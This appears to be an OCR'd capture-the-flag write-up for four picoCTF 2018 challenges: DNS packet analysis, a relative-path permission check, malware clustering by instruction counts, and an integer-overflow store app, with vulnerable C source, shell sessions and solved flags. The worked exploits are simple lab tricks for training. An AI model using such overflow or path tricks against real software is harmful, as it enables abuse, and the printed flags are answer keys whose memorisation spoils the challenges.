
What's My Name? (250pts)

Say my name, say my name [1] .

my name [1]

(1) If you visited a website at an IP address, how does it know the name of the domain?

(You or one of your teammates have already solved this problem.)


Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
1 0.000000 192.168.86.213 34.198.75.39 TCP 55 58182 → 443 [ACK] Seq=1 Ack=1 Win=255 Len=1 [TCP segment of a re…
2 0.019541 192.168.86.213 34.198.75.39 TCP 55 58183 → 443 [ACK] Seq=1 Ack=1 Win=255 Len=1 [TCP segment of a re…
3 0.025452 34.198.75.39 192.168.86.213 TCP 66 443 → 58182 [ACK] Seq=1 Ack=2 Win=114 Len=0 SLE=1 SRE=2
4 0.044731 34.198.75.39 192.168.86.213 TCP 66 443 → 58183 [ACK] Seq=1 Ack=2 Win=114 Len=0 SLE=1 SRE=2
5 0.045658 192.168.86.213 172.217.7.164 TLSv1.2 187 Application Data
6 0.065481 172.217.7.164 192.168.86.213 TCP 54 443 → 58030 [ACK] Seq=1 Ack=134 Win=669 Len=0
7 0.098054 192.168.86.213 172.217.7.164 TLSv1.2 89 Application Data
8 0.100273 172.217.7.164 192.168.86.213 TLSv1.2 137 Application Data
9 0.100273 172.217.7.164 192.168.86.213 TLSv1.2 173 Application Data
10 0.100273 172.217.7.164 192.168.86.213 TLSv1.2 85 Application Data
11 0.100273 172.217.7.164 192.168.86.213 TLSv1.2 93 Application Data
12 0.100357 192.168.86.213 172.217.7.164 TCP 54 58030 → 443 [ACK] Seq=169 Ack=273 Win=919 Len=0
13 0.100470 192.168.86.213 172.217.7.164 TLSv1.2 93 Application Data
14 0.119757 172.217.7.164 192.168.86.213 TCP 54 443 → 58030 [ACK] Seq=273 Ack=208 Win=669 Len=0
15 0.127035 192.168.86.213 72.21.91.29 TCP 55 58187 → 80 [ACK] Seq=1 Ack=1 Win=253 Len=1
16 0.146977 72.21.91.29 192.168.86.213 TCP 66 80 → 58187 [ACK] Seq=1 Ack=2 Win=288 Len=0 SLE=1 SRE=2
17 0.156842 192.168.86.213 172.217.7.164 TLSv1.2 187 Application Data
Frame 1: 55 bytes on wire (440 bits), 55 bytes captured (440 bits)
Ethernet II, Src: LiteonTe_b8:f2:1f (f8:28:19:b8:f2:1f), Dst: Tp-LinkT_b5:fe:f7 (f4:f2:6d:b5:fe:f7)
Internet Protocol Version 4, Src: 192.168.86.213, Dst: 34.198.75.39
Transmission Control Protocol, Src Port: 58182, Dst Port: 443, Seq: 1, Ack: 1, Len: 1
0000 f4 f2 6d b5 fe f7 f8 28 19 b8 f2 1f 08 00 45 00
0010 00 29 1b 38 40 00 80 06 5a 2c c0 a8 56 d5 22 c6
0020 4b 27 e3 46 01 bb 26 f6 6a a9 91 20 0c 4a 50 10
0030 00 ff 15 5e 00 00 00
myname.pcap
Packets: 6139 · Displayed: 6139 (100.0%)
Profile: Default

172.217.7.164 TLSv1.2 190 Application Data
192.168.86.213 TCP 54 443 → 58030 [ACK] Seq=823 Ack=690 Win=682 Len=0
172.217.7.238 TCP 55 58166 → 80 [ACK] Seq=1 Ack=1 Win=258 Len=1
192.168.2.12 DNS 87 Standard query 0xaaa0 ANY thisismyname.com OPT
192.168.86.213 TCP 66 80 → 58166 [ACK] Seq=1 Ack=2 Win=246 Len=0 SLE=1 SRE=2
Wireshark · Follow UDP Stream (udp.stream eq 0) · myname.pcap
... .thisismyname.com.......)..... ....thisismyname.com.....,.....
........,. .myname.....,.....>.....,...
.mx2.>.....,.....mx3.>.....Q....ns1.>.....Q....ns2.>.....,.76picoCTF{w4lt3r_wh1t3_3
3ddc9bcc77f22a319515c59736f64a2}.....Q.. .ns1...dns..[An>.....*0..Q.....

absolutely relative (250pts)

In a filesystem, everything is relative ¯_()_/¯. Can you find a way to get a flag from this program [1] ? You can find it in /problems/absolutely-relative_0_d4f0f1c47f503378c4bb81981a80a9b6 on the shell server. Source [2] .

program [1]

Source [2]

(1) Do you have to run the program in the same directory? (.)7 (2) Ever used a text editor? Check out the program 'nano'

(You or one of your teammates have already solved this problem.)

```
atomicbrown@pico-2018-shell-1:~$ echo "yes" > permission.txt
atomicbrown@pico-2018-shell-1:~$ /problems/absolutely-relative_0_d4f0f1c47f50337
lative
You have the write permissions.
picoCTF{3v3r1ng_1$_r3l3t1v3_befc0ce1}
atomicbrown@pico-2018-shell-1:~$
```

```c
#include <string.h>

#define yes_len 3
const char *yes = "yes";

int main()
{
    char flag[99];
    char permission[10];
    int i;
    FILE * file;


    file = fopen("/problems/absolutely-relative_0_d4f0f1c47f503378c4bb81981a80a9b6/flag.txt" ,
    if (file) {
        while (fscanf(file, "%s", flag)!=EOF)
        fclose(file);
    }

    file = fopen( "./permission.txt" , "r");
    if (file) {
        for (i = 0; i < 5; i++){
            fscanf(file, "%s", permission);
        }
        permission[5] = '\0';
        fclose(file);
    }

    if (!strncmp(permission, yes, yes_len)) {
        printf("You have the write permissions.\n%s\n", flag);
    } else {
        printf("You do not have sufficient permissions to view the flag.\n");
    }

    return 0;
}
```

Malware Shops (400pts)

There has been some malware [1] detected, can you help with the analysis? More info [2] here. Connect with nc 2018shell1.picoctf.com 18874.

malware [1]

info [2]


(You or one of your teammates have already solved this problem.)

You've been given a dataset of about 500 malware binary files that have been found on your organization's computers. Whenever you find more malware, you want to be able to tell if you've seen a file like this before.

Binary files are hard to understand. When code is written, there are several more steps before it becomes software. Some parts of this process are:
i. Compiling, which turns human-readable source code into assembly code.

47%

plot.png



file hash, which serves as a name, and the counts of all of the `jmp` and `add` instructions.

Malware attackers often release many slightly different versions of the same malware over time. These different versions always have totally different hashes, but they are likely to have similar numbers of `jmp` and `add` instructions.

```
root@kali:~# nc 2018shell1.picoctf.com 18874
You'll need to consult the file `clusters.png` to answer the following qu
estions.

How many attackers created the malware in this dataset?
5
Correct!
In the following sample of files from the larger dataset, which file was
made by the same attacker who made the file fa3b2106? Indicate your answe
r by entering that file's hash.
       hash  jmp_count  add_count
0  fa3b2106       35.0       28.0
1  af481dc4       41.0        6.0
2  ebaf5ccd        8.0       18.0
3  5818778b       23.0       63.0
4  628e79cf       15.0       18.0
5  ecff45ad       22.0       65.0
6  abad7725       12.0       40.0
7  08da9228       23.0       44.0
8  8f7580a2       35.0        8.0
9  e787f52e       37.0       29.0
e787f52e
Correct!


Great job. You've earned the flag: picoCTF{w4y_0ut_08631993}
root@kali:~#
```

store (400pts)

We started a little store [1] , can you buy the flag? Source [2] . Connect with 2018shell1.picoctf.com 53220.

store [1]


Source [2]

(1) Two's compliment can do some weird things when numbers get really big!

(You or one of your teammates have already solved this problem.)

```
nt account_balance = 1100;
hile(con == 0){

   printf("Welcome to the Store App V1.0\n");
   printf("World's Most Secure Purchasing App\n");

   printf("\n[1] Check Account Balance\n");
   printf("\n[2] Buy Stuff\n");
   printf("\n[3] Exit\n");
   int menu;
   printf("\n Enter a menu selection\n");
   fflush(stdin);
   scanf("%d", &menu);
   if(menu == 1){
       printf("\n\n\n Balance: %d \n\n\n", account_balance);
   }
   else if(menu == 2){
       printf("Current Auctions\n");
       printf("[1] I Can't Believe its not a Flag!\n");
       printf("[2] Real Flag\n");
       int auction_choice;
       fflush(stdin);
       scanf("%d", &auction_choice);
       if(auction_choice == 1){
           printf("Imitation Flags cost 1000 each, how many would yo
e?\n");

           int number_flags = 0;
           fflush(stdin);
           scanf("%d", &number_flags);
           if(number_flags > 0){
               int total_cost = 0;
               total_cost = 1000*number_flags;
               printf("\nYour total cost is: %d\n", total_cost);
               if(total_cost <= account_balance){
                   account_balance = account_balance - total_cost;
                   printf("\nYour new balance: %d\n\n", account_bala
                   printf("\nYour new balance: %d\n\n", account_ba
nce);
               }
               else{
                   printf("Not enough funds\n");
               }


           }



       }
       else if(auction_choice == 2){
           printf("A genuine Flag costs 100000 dollars, and we onl
have 1 in stock\n");
           printf("Enter 1 to purchase");
           int bid = 0;
           fflush(stdin);
           scanf("%d", &bid);

           if(bid == 1){

               if(account_balance > 100000){
                   printf("YOUR FLAG IS:\n");
                   }

               else{
                   printf("\nNot enough funds for transaction\n\n\
);
               }}


           }
       }
       else{
           con = 1;
:
```

```
if(auction_choice == 1){
    printf("Imitation Flags cost 1000 each, how many would you like?\n");

    int number_flags = 0;
    fflush(stdin);
    scanf("%d", &number_flags);
    if(number_flags > 0){
        int total_cost = 0;
        total_cost = 1000*number_flags;
        printf("\nYour total cost is: %d\n", total_cost);
        if(total_cost <= account_balance){
            account_balance = account_balance - total_cost;
            printf("\nYour new balance: %d\n\n", account_balance);
        }
        else{
            printf("Not enough funds\n");
        }


    }
```


[1] Check Account Balance
[2] Buy Stuff
[3] Exit
Enter a menu selection
1
Balance: 1100
[1] Check Account Balance
[2] Buy Stuff
[3] Exit
Enter a menu selection
2
Current Auctions
[1] I Can't Believe its not a Flag!
[2] Real Flag
1
Imitation Flags cost 1000 each, how many would you like?
11111111111111
Your total cost is: -2074054312
Your new balance: 2074055412
Welcome to the Store App V1.0
World's Most Secure Purchasing App
[1] Check Account Balance
[2] Buy Stuff
[3] Exit
Enter a menu selection
2
Current Auctions
[1] I Can't Believe its not a Flag!
[2] Real Flag
2
A genuine Flag costs 100000 dollars, and we only ha
Enter 1 to purchase1
YOUR FLAG IS: picoCTF{numb3r3_4r3nt_s4f3_cbb7151f}

OR

```
root@kali:~/Downloads# strings store | grep CTF
YOUR FLAG IS: picoCTF{numb3r3_4r3nt_s4f3_cbb7151f}
root@kali:~/Downloads#
```

¿Preguntas?